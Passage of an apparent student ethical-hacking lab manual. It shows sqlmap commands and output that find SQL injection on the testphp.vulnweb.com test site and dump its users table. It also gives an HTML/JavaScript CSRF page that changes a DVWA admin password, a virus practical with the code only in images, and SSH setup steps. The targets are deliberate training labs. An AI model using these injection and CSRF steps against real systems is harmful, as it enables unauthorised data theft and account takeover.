[06:16:35] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[06:16:35] [INFO] searching for links with depth 1
[06:16:36] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[06:16:36] [WARNING] running in a single-thread mode. This could take a while
[06:16:38] [INFO] 6/13 links visited (46%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
[06:16:43] [INFO] searching for links with depth 3
please enter number of threads? [Enter for 1 (current)] 1
[06:16:43] [WARNING] running in a single-thread mode. This could take a while
[06:16:50] [INFO] searching for links with depth 4
please enter number of threads? [Enter for 1 (current)] 1
[06:16:50] [WARNING] running in a single-thread mode. This could take a while
[06:17:11] [INFO] searching for links with depth 5
please enter number of threads? [Enter for 1 (current)] 1
[06:17:11] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[06:17:11] [INFO] found a total of 10 targets
[1/10] URL: http://testphp.vulnweb.com/listproducts.php?cat=1
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
> Y
[06:17:11] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[06:17:11] [INFO] using '/home/kali/.local/share/sqlmap/output/results-02142025_0617am.csv' as the CSV results file in multiple targets mode
[06:17:11] [INFO] testing connection to the target URL
```

2. Extract Database Information

Find tables inside a specific database:

```
File Actions Edit View Help
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:26:22 /2025-02-14/

[06:26:22] [INFO] testing connection to the target URL
[06:26:23] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:26:24] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[06:26:24] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[06:26:24] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
n
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[06:26:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[06:26:41] [WARNING] reflective value(s) found and filtering out
[06:26:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:26:48] [INFO] target URL appears to have 11 columns in query
[06:26:49] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[06:26:49] [INFO] checking if the injection point on GET parameter 'cat' is a false positive
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 30 HTTP(s) requests:
---
Parameter: cat (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a786a71,0x504a544745527a4946464b526647745453797a6e685065454d6467371534272694855686d4a617946,0x71706a6a71),NULL,NULL,NULL,NULL--
[06:27:07] [INFO] testing MySQL
[06:27:08] [INFO] confirming MySQL
[06:27:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 8.0.0
[06:27:11] [INFO] fetching database names
available databases [2]:
[*] acuart
```

3. Retrieve column names from a table:

```

--(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -tables

```

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:41:13 /2025-02-14/

[21:41:13] [INFO] resuming back-end DBMS 'mysql'

[21:41:13] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)

Type: UNION query

Title: Generic UNION query (NULL) - 11 columns

Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a786a71,0x504a544745527a4946464b526647745453797a6e685065454d647371534272694855686d4a617946,0x71706a6a71),NULL,NULL,NULL,NULL--

[21:41:14] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.19.0, PHP 5.6.40

back-end DBMS: MySQL 8

[21:41:14] [INFO] fetching tables for database: 'acuart'

Database: acuart

Table	Columns
artists	
carts	
categ	
featured	
guestbook	
pictures	
products	
users	

[21:41:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

4. Dump user credentials from the database:

```

--(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users -C uname --dump

```

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:44:50 /2025-02-14/

[21:44:51] [INFO] resuming back-end DBMS 'mysql'

[21:44:51] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)

Type: UNION query

Title: Generic UNION query (NULL) - 11 columns

Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a786a71,0x504a544745527a4946464b526647745453797a6e685065454d647371534272694855686d4a617946,0x71706a6a71),NULL,NULL,NULL,NULL--

[21:44:52] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: PHP 5.6.40, Nginx 1.19.0

back-end DBMS: MySQL 8

[21:44:52] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'

Database: acuart

Table: users

1 entry

uname
test

[21:44:54] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'

Practical: 16

Cross Site Request Forgery (CSRF)

Definition: Cross-Site Request Forgery (CSRF) is a web security attack where a malicious website tricks a user's browser into making an unwanted request to a trusted site where the user is authenticated. This can result in unauthorized actions being performed without the user's consent.

Outcomes/Learning:

- Understand how Cross-Site Request Forgery (CSRF) exploits trusted user sessions to perform unauthorized actions.
- Learn preventive measures like using CSRF tokens, SameSite cookies, and secure authentication practices to protect web applications.

Required Tool: Metasploitable and Window or kali Linux

Working (Overview of Practical):

In this practical, you'll simulate a **Cross-Site Request Forgery (CSRF)** attack to understand how it works and how to prevent it. You'll:

Step 1-

- Run Metasploitable OS and open his IP any browser.




metasploitable2

Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



- Login DAWA




Username
admin

Password

Login

- Create a simple web application with a form that performs a sensitive action (like changing a password).



Copy URL

http://192.168.176.143/dvwa/vulnerabilities/csrf/?password_current=password&password_new=Password&password_conf=Password&Change=Change#


Manually make changes in passwords __

http://192.168.176.143/dvwa/vulnerabilities/csrf/?password_current=Password&password_new=admin&password_conf=admin&Change=Change#

and

```
<html>
  <body>
    <script>
      document.location="http://192.168.176.143/dvwa/vulnerabilities/csrf/?
password_current=Password&password_new=admin&password_conf=admin&Change=Change#"
    </script>
  </body>
</html>
```

- Now save it with csrf.html extension.
- Open login webpage...-
- Click on the csrf.html file..



Using script if target using app attacker can change the credential like a such way..

Only for educational purpose.

Practical: 17

Create Computer virus

Definition:

A **computer virus** is a malicious program designed to spread between computers and interfere with their normal operations, often causing damage or data loss.


Outcomes/Learning:

- Understand the concept of computer viruses and how they spread across systems.
- Identify preventive measures to protect devices from virus attacks and ensure data security.


Required Tool: Window OS (inside Virtual environment for safe use)

Working: Create Virus


Step 1 – open window in virtual environment.





Step 2: Open notepad there and write virus code of syntax in blow in image –



Step 3: Save file with .bat extension.




Step 4: Double click on the file and virus will execute.



Step 5 : Suspend window in VMware and delete from Disk

Only for educational purpose.



Practical: 18

Gain a remotely access of OS or Linux

Definition:

Remote access to an OS or Linux refers to the ability to connect and interact with a computer or server from a distant location over a network.

Outcomes/Learning:

- Gaining remote access to an OS or Linux system enables efficient management, troubleshooting, and file transfer without physical presence at the machine.
- It enhances productivity by allowing users to perform administrative tasks, run applications, and support remote users from any location.

Required Tool: -Two operating system Linux or Window as usual.


Working: -

Step 1. Using SSH (Secure Shell)

Created by *Om Kant Sharma*

25 02 2025

SSH is the most common and secure way to remotely access a Linux machine.



```
(root@kali)-[/home]
# sudo systemctl start ssh


(kali@kali)-[~]
# sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.serv>
   Active: active (running) since Mon 2025-02-24 12>
  Invocation: 83c879654a094aedaa00a6b2c53cfcc4
     Docs: man:sshd(8)
           man:sshd_config(5)
    Main PID: 4939 (sshd)
       Tasks: 1 (limit: 2258)
lines 1-8
zsh: suspended  sudo systemctl status ssh

(kali@kali)-[/home]
#
```

- On the Linux server (target machine):

1. Open the terminal.
2. Install the OpenSSH server:

```
sudo apt update
sudo apt install openssh-server
sudo systemctl enable ssh
sudo systemctl start ssh
```



3. Check SSH status:

```
sudo systemctl status ssh
```

4. Find the server's IP address:

```
ip a
```

